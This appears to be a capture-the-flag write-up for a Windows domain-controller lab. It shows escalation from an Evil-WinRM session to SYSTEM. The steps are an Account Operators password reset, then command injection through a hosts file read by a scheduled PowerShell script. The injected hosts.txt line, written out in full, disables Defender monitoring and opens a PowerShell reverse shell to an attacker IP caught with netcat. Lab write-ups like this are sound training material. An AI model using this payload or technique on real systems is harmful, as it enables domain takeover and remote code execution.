Using the Import-Module ActiveDirectory we can use PowerShell to find out more about this user. Calling the ‘Get-ADGroupMembership IT’ cmdlet we get the groups the IT group is a member of, and we see the user is part of the Account Operators group:




```
*Evil-WinRM* PS C:\Users\buse\Documents> Get-ADPrincipalGroupMembership IT


distinguishedName : CN=Remote Desktop Users,CN=Builtin,DC=windcorp,DC=thm
GroupCategory     : Security
GroupScope        : DomainLocal
name              : Remote Desktop Users
objectClass       : group
objectGUID        : 9cfa141e-8afb-4011-9d11-a133f3e42df3
SamAccountName    : Remote Desktop Users
SID               : S-1-5-32-555

distinguishedName : CN=Remote Management Users,CN=Builtin,DC=windcorp,DC=thm
GroupCategory     : Security
GroupScope        : DomainLocal
name              : Remote Management Users
objectClass       : group
objectGUID        : edd8354c-1284-4d6e-a8af-ecebb0c36492
SamAccountName    : Remote Management Users
SID               : S-1-5-32-580

distinguishedName : CN=Account Operators,CN=Builtin,DC=windcorp,DC=thm
GroupCategory     : Security
GroupScope        : DomainLocal
name              : Account Operators
objectClass       : group
objectGUID        : 86008035-7d93-462e-bbc7-9c6f8c32059f
SamAccountName    : Account Operators
SID               : S-1-5-32-548
```

Account operators are allowed to change the password of other users, however, only if those users don’t have special privileges. So, although Viviana Muller is member of Domain Admins:



```
*Evil-WinRM* PS C:\Users\buse\Documents> Get-ADGroupMember "Domain Admins" -recursive


distinguishedName : CN=Administrator,CN=Users,DC=windcorp,DC=thm
name              : Administrator
objectClass       : user
objectGUID        : 9c64b82d-6247-44e9-bb54-3f67c217b78c
SamAccountName    : Administrator
SID               : S-1-5-21-555431066-3599073733-176599750-500

distinguishedName : CN=Viviana Muller,OU=OurUsers,DC=windcorp,DC=thm
name              : Viviana Muller
objectClass       : user
objectGUID        : e505ceca-f05d-4bfa-8882-8c75abe3e641
SamAccountName    : vivimull78
SID               : S-1-5-21-555431066-3599073733-176599750-1676
```

We cannot change her password:




```
*Evil-WinRM* PS C:\Users\buse\Documents> net user vivimull78 1234Secret!
net.exe : System error 5 has occurred.
    + CategoryInfo          : NotSpecified: (System error 5 has occurred.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

Access is denied.
```

We need to find another way.

```
 ____
|  _ \ __ _
| |_) / _` |
|  _ < (_| |
|_| \_\__,_|
```

Interesting script found in c:\scripts

This seems to check hosts availability and report to Brittany Cruz by e-mail.




```
*Evil-WinRM* PS C:\scripts> ls


    Directory: C:\scripts


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/2/2020   4:45 PM           4020 checkservers.ps1


*Evil-WinRM* PS C:\scripts> type checkservers.ps1
# reset the lists of hosts prior to looping
$OutageHosts = $Null
# specify the time you want email notifications resent for hosts that are down
$EmailTimeOut = 30
# specify the time you want to cycle through your host lists.
$SleepTimeOut = 45
# specify the maximum hosts that can be down before the script is aborted
$MaxOutageCount = 10
# specify who gets notified
$notificationto = "brittanycr@windcorp.thm"
# specify where the notifications come from
$notificationfrom = "admin@windcorp.thm"
# specify the SMTP server
$smtpserver = "relay.windcorp.thm"

# start looping here
Do{
$available = $Null
$notavailable = $Null
Write-Host (Get-Date)

# Read the File with the Hosts every cycle, this way to can add/remove hosts
# from the list without touching the script/scheduled task,
# also hash/comment (#) out any hosts that are going for maintenance or are down.
get-content C:\Users\brittanycr\hosts.txt | Where-Object {!($_ -match "#")} |
ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
    Invoke-Expression $p
if($p)
    {
     # if the Host is available then just write it to the screen
     write-host "Available host ---> "$_ -BackgroundColor Green -ForegroundColor White
     [Array]$available += $_
    }
else
    {
     # If the host is unavailable, give a warning to screen
     write-host "Unavailable host ------------> "$_ -BackgroundColor Magenta -ForegroundColor White
     $p = Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue
     if(!($p))
       {
        # If the host is still unavailable for 4 full pings, write error and send email
        write-host "Unavailable host ------------> "$_ -BackgroundColor Red -ForegroundColor White
        [Array]$notavailable += $_
```

It is ReadOnly to us, but that gives us some information to work with.

```
 ____
|  _ \ __ _
| |_) / _` |
|  _ < (_| |
|_| \_\__,_|
```

The file is located in brittanycr's Home directory. Maybe we can change her password?




```
*Evil-WinRM* PS C:\Users\buse\Documents> net user brittanycr 1234Secret!
The command completed successfully.
```

Yes we can!


If we analyse the checkservers.ps1 script in more detail, we see that the entries in C:\Users\brittanycr\hosts.txt may be vulnerable to command injection.

We cannot run as user brittanycr from our evil-winrm session, as she has no privileges to run over winrm. However, all user directories have been made available as shares (a bad thing to do on a DC, as you probably now realise!). Mapping her share, using the password we reset, we can now overwrite the hosts.txt file with a reverse shell:




root@kali2: ~

```
cisco.com;Set-MpPreference -DisableRealtimeMonitoring $true;$client = New-Object System.Net.Sockets.TCPClient('192.168.16.53',443);$stream = $client.GetStream();[byte[]]$bytes = 0..
65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 |
 Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush(
)};$client.Close();
~
```



```
root@kali2:~# smbclient //192.168.16.68/users --user=brittanycr
Enter WORKGROUP\brittanycr's password:
Try "help" to get a list of possible commands.
smb: \> cd brittanycr
smb: \brittanycr\> put hosts.txt
putting file hosts.txt as \brittanycr\hosts.txt (0.2 kb/s) (average 0.2 kb/s)
smb: \brittanycr\>
```



```
root@kali2:~# rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.16.53] from (UNKNOWN) [192.168.16.68] 57211
whoami
nt authority\system
PS C:\Windows\system32> cd c:\users\administrator\desktop
PS C:\users\administrator\desktop> dir


    Directory: C:\users\administrator\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/2/2020   9:04 AM             45 Flag3.txt


PS C:                     3.txt
THM{b     Redacted        }
PS C:
```

This will start a reverse shell to our attack machine, once the scheduled task will run and give us access with SYSTEM privileges. This gives us enough privileges to read the third and final flag.

Hope you enjoyed this as much as we did when building it, @theart42 and @4nqr34z